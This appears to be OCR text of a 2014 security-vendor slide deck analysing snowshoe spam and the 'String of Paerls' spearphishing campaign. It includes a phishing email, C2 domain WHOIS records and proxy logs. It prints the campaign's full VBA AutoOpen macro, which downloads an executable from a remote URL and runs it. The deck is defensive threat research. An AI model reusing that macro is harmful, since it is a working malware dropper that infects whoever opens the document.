
- 6941 domains blocked
- Web Security Appliance
- Cloud Web Security
- AMP



Product	Protection
AMP	✓
CWS	✓
ESA	N/A
Network Security	✓
WSA	✓

Snow Shoe Spam

The Spam Landscape




Average Spam : 12.5 msgs per second Max Spam: 35.2 msgs per second
Total Spam (last year): 394266523 messages

Mon Aug 18 07:32:01 EDT 2014

The Spam Landscape

The Spam Landscape



Sender Type	Nov 2013	Apr 2014
Other sender	53%	46%
Marketing sender	38%	37%
Snowshoe sender	7%	15%
Freemail sender	2%	2%

Spam broken down by Sender Type

Why Do These Techniques Work?

- Anti-Spam, especially reputation based metrics for IP address, is a volume business.. Low volume senders are attempting to fly “under the radar”

- Domains are inexpensive and largely a disposable quantity

- Some anti-spam content filters can be foiled by highly dynamic content


- Some spammers are getting better at targeting their email, and avoiding spamtraps

Snowshoe Spam - Mitigations

- Cisco Outbreak Filters
  - 14 hour lead time over traditional AV
- Delay Quarantine
- Intelligent Multiscan
  - More detection engines can detect more spam
- Use DNS
  - Look for hundreds of hostnames using a single IP or hundreds of IPs without hostnames
- Advanced Malware Protection (AMP)
- **Webinar: http://cs.co/snowshoe**


String of ‘Paerls’

A Lovely Spearphish



```
-----Urspr=FCngliche Nachricht-----
Von: [redacted]
Gesendet: Montag, 12. Mai 2014 10:59
An: [redacted]
Betreff: WG: [Suspected Spam] RE: Freight Invoice Payment



-----Urspr=FCngliche Nachricht-----
Von: MAESRK [redacted]
Gesendet: Montag, 12. Mai 2014 08:49
Betreff: [Suspected Spam] RE: Freight Invoice Payment

Dear Sir,

The payment was made today.

Kindly check the attached freight payment from charterers.

Regards,

[redacted]
Maesrk

--_002_71475DC4DBFB1B498C7BFC5B1943AF9A02F5290ADESDN06011bitze_
Content-Type: application/msword; name="2014-05.doc"
Content-Description: 2014-05.doc
Content-Disposition: attachment; filename="2014-05.doc";
        creation-date="Mon, 12 May 2014 06:49:09 GMT";
        modification-date="Thu, 15 May 2014 08:31:39 GMT"
Content-ID: <13002BE94599C14DB11EE231C008D550@bitzer.biz>
Content-Transfer-Encoding: base64
```

1989 Called




[redacted] [Compatibility Mode] - Microsoft Word

If Content Disabled


Enable Macro's above, to enable the content.

Page: 1 of 1 Words: 10




```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Option Explicit
Private Declare Function URLDownloadToFileA Lib "urlmon" (ByVal MKHDMZ As Long, _
ByVal LKTQIL As String, ByVal OUSNWJ As String, ByVal VKSWDP As Long, _
ByVal ICLAIK As Long) As Long
Sub AutoOpen()
    Auto_Open
End Sub
Sub Auto_Open()
PYLPWN
End Sub
Public Sub PYLPWN()
    YJHKSL "http://dl.dropboxusercontent.com/s/[redacted]/b2.exe", Environ("TMP") & "\sfjozjeri.exe"
End Sub
Function YJHKSL(TMDEOR As String, OKRQDR As String) As Boolean
    Dim CPHSVK As Long
    CPHSVK = URLDownloadToFileA(0, TMDEOR, OKRQDR, 0, 0)
    If CPHSVK = 0 Then YJHKSL = True
    Dim OKBIBJ
    OKBIBJ = Shell(OKRQDR, 1)
End Function
Sub Workbook_Open()
    Auto_Open
End Sub
                                                                                    1,1           Top
```

This Isn’t the First Time




	timestamp	url	url_path	company_id
1	2014-05-26T11:49:50+00:00	londonpearl-uk.co/2/R.exe	/2/R.exe	[redacted]81
2	2014-05-26T10:13:57+00:00	londonpearl-uk.co/2/R.exe	/2/R.exe	[redacted]81
3	2014-05-26T10:13:27+00:00	londonpearl-uk.co/2/R.exe	/2/R.exe	[redacted]81
4	2014-05-26T10:05:58+00:00	londonpearl-uk.co/2/R.exe	/2/R.exe	[redacted]81
5	2014-05-26T10:05:23+00:00	londonpearl-uk.co/2/R.exe	/2/R.exe	[redacted]81

Something about these c2 Servers..




```
Domain ID:D8228487-AFIN
Domain Name:SELOMBIZNET.IN
Created On:18-Mar-2014 14:49:44 UTC
Last Updated On:20-May-2014 07:40:31 UTC
Expiration Date:18-Mar-2015 14:49:44 UTC
Sponsoring Registrar:Webiq Domains Solutions Pvt. Ltd. (R131-
AFIN)
Status:CLIENT TRANSFER PROHIBITED
Registrant ID:WIQ_34706770
Registrant Name:Logistics suery
Registrant Organization:adadans ltd
Registrant Street1:23 Lake Street number 2 close off medical
 road london,
Registrant Street2:
Registrant Street3:
Registrant City:london
Registrant State/Province:Bournemouth
Registrant Postal Code:W10 6LH
Registrant Country:GB
Registrant Phone:+44.0708765443
Registrant Phone Ext.:
Registrant FAX:
Registrant FAX Ext.:
Registrant Email: mobday70@gmail.com
Admin ID:WIQ_34706770
Admin Name:Logistics suery
Admin Organization:adadans ltd
Admin Street1:23 Lake Street number 2 close off medical road
 london,
```



```
Domain name:
           londonpaerl.co.uk

     Registrant:
           MediaServicePlus Ltd.

     Registrant type:
           Unknown

     Registrant's address:
           2 close medicle road
           london
           Bexley
           DA5 1ND
           United Kingdom
```

More…



